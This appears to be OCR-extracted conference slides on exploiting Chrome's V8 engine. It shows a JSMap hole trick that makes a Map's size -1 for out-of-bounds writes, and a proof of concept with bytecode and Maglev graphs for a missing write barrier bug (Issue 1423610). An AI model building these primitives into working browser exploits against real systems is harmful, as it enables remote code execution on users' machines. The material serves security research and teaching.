


Internal Structure of JSMap storage

How to exploit with JSMap

Construct a JSMap with **size == -1**


```
var map = new Map();
let hole = triggerHole();

map.set(1, 1);
map.set(hole, 1);
map.delete(hole);
map.delete(hole);
map.delete(1);

console.log(map.size) // -1
```



How to exploit with JSMap


Override ***bucket_cnt*** backwards

Allow OOB writing with Map



elements base address = ***buckets_base_addr*** + ***bucket_cnt * 4byte***

occupancy = ***element_count*** + ***deleted_count***



Write Barrier Missing in Maglev Optimization

Overview of Maglev


Maglev: Mid-tier optimizing compiler

Goals

- Faster compilation, fast optimization
- efficient code for straightforward JS

Performance:

- Targeting 5-10x slower than Sparkplug, thoughtful inlining




Strike a balance between compilation speed and code efficiency

Garbage Collection and Generation layout

V8 Heap is split into different regions called **generations garbage collection**

- Young generation
- Old generation



Img-ref: https://v8.dev/blog/trash-talk

Garbage Collection and Write Barrier

Write barrier: *a fragment of code* before every store operation to ensure generational invariants are maintained.

E.g. *A code snippet* that **adds old generation objects to the remembered set** when setting a old => young pointer.

Another RCE – Issue 1423610

```
// Flags: --maglev --allow-natives-syntax --expose-gc
function f(a) {
  // Phi untagging will untag this to a Float64
  let phi = a ? 0 : 4.2;
  // Causing a CheckedSmiUntag to be inserted
  phi |= 0;
  // The graph builder will insert a StoreTaggedFieldNoWriteBarrier
  // because `phi` is a Smi. Afterphi untagging, this should become a
  // StoreTaggedFieldWithWriteBarrier, because `phi` is now a float.
  a.c = phi;
}
```

Code snippet of POC

Ignition

```
 0 : Ldar a0
 2 : JumpIfToBooleanFalse [5] (0x4ba002340b5 @ 07)
 4 : LdaZero
 5 : Jump [4] (0x4ba002340b7 @ 9)
 7 : LdaConstant [0]
 9 : Star0
10 : BitwiseOrSmi [0], [0]
13 : Star0
14 : Ldar r0
16 : SetNamedProperty a0, [1], [1]
20 : LdaUndefined
21 : Return
```

Bytecode

Maglev

```
After graph buiding
Graph

   13: Constant(0x55673cd5b8e0 {0x036600234081 <HeapNumber 4.2>}) → (x)
    5: RootConstant(undefined_value) → (x)
    9: SmiConstant(0) → (x)
  Block b1
    ...
    2: InitialValue(a0) → (x)
    ...
    7: Jump b2
    ↓
  Block b2
    8: BranchIfToBooleanTrue [n2:(x)] b3 b4
    ↓
  Block b3
    ...
   11: Jump b5
       with gap moves:
         - n9:(x) → 15: φᵀ (x)

  Block b4
    ...
   14: Jump b5
       with gap moves:
         - n13:(x) → 15: φᵀ (x)

  Block b5
   15: φᵀ (n9, n13) (compressed) → (x)
   16: CheckedSmiUntag [n15:(x)] → (x)
   17: CheckMaps(0x03660025aea5 <Map[16](HOLEY_ELEMENTS)>) [n2:(x)]
   18: StoreTaggedFieldNoWriteBarrier(0xc) [n2:(x), n15:(x)]
   ...
   20: Return [n5:(x)]
```

Maglev Graph after *Graph Building*


Phi untagging in Maglev

All Phi nodes are *tagged* after graph building


- In some cases, V8 have code to *tag their inputs*, and *untag their output*, which is **wasteful**

Phi untagging: remove the tagging of some Phis based on their inputs.

- If all of the inputs of a Phi are *tagging* operations, then Maglev will get rid of those *tagging* operations and change the Phi representation to be *untagged*.



Before Phi Untagging



After Phi Untagging

Phi untagging in Maglev – Issue 1423610

```
After graph buiding
Graph

    13: Constant(0x55673cd5b8e0 {0x036600234081 <HeapNumber 4.2>}) → (x)
     5: RootConstant(undefined_value) → (x)
     9: SmiConstant(0) → (x)
   Block b1
     ...
     2: InitialValue(a0) → (x)
     ...
     7: Jump b2
     ↓
   Block b2
  ┌──8: BranchIfToBooleanTrue [n2:(x)] b3 b4
  │  ↓
  │Block b3
  │  ...
  │┌─11: Jump b5
  ││     with gap moves:
  ││       - n9:(x) → 15: φᵀ (x)
  ││
  └─►Block b4
   │ ...
   │ 14: Jump b5
   │    │ with gap moves:
   │    │   - n13:(x) → 15: φᵀ (x)
   │    ▼
   └►Block b5
    15: φᵀ (n9, n13) (compressed) → (x)
    16: CheckedSmiUntag [n15:(x)] → (x)
    17: CheckMaps(0x03660025aea5 <Map[16](HOLEY_ELEMENTS)>) [n2:(x)]
    18: StoreTaggedFieldNoWriteBarrier(0xc) [n2:(x), n15:(x)]
    ...
    20: Return [n5:(x)]
```

Process Phi **Inputs**

Phi Untagging

```
After Phi untagging
Graph

    13: Constant(0x55673cd5b8e0 {0x036600234081 <HeapNumber 4.2>}) → (x)
     5: RootConstant(undefined_value) → (x)
     9: SmiConstant(0) → (x)
    21: Float64Constant(0) → (x)
    22: Float64Constant(4.2) → (x)
   Block b1
     ...
     2: InitialValue(a0) → (x)
     ...
     7: Jump b2
     ↓
   Block b2
  ┌──8: BranchIfToBooleanTrue [n2:(x)] b3 b4
  │  ↓
  │Block b3
  │  ...
  │┌─11: Jump b5
  ││     with gap moves:
  ││       - n21:(x) → 15: φᶠ (x)
  ││
  └─►Block b4
   │ ...
   │ 14: Jump b5
   │    │ with gap moves:
   │    │   - n22:(x) → 15: φᶠ (x)
   │    ▼
   └►Block b5
    15: φᶠ (n21, n22) → (x)
    23: Float64Box [n15:(x)] → (x)
    16: CheckedTruncateFloat64ToInt32 [n15:(x)] → (x)
    17: CheckMaps(0x03660025aea5 <Map[16](HOLEY_ELEMENTS)>) [n2:(x)]
    18: StoreTaggedFieldNoWriteBarrier(0xc) [n2:(x), n23:(x)]
    ...
    20: Return [n5:(x)]
```

Phi untagging in Maglev – Issue 1423610

```
After graph buiding
Graph

    13: Constant(0x55673cd5b8e0 {0x036600234081 <HeapNumber 4.2>}) → (x)
     5: RootConstant(undefined_value) → (x)
     9: SmiConstant(0) → (x)
   Block b1
     ...
     2: InitialValue(a0) → (x)
     ...
     7: Jump b2
     ↓
   Block b2
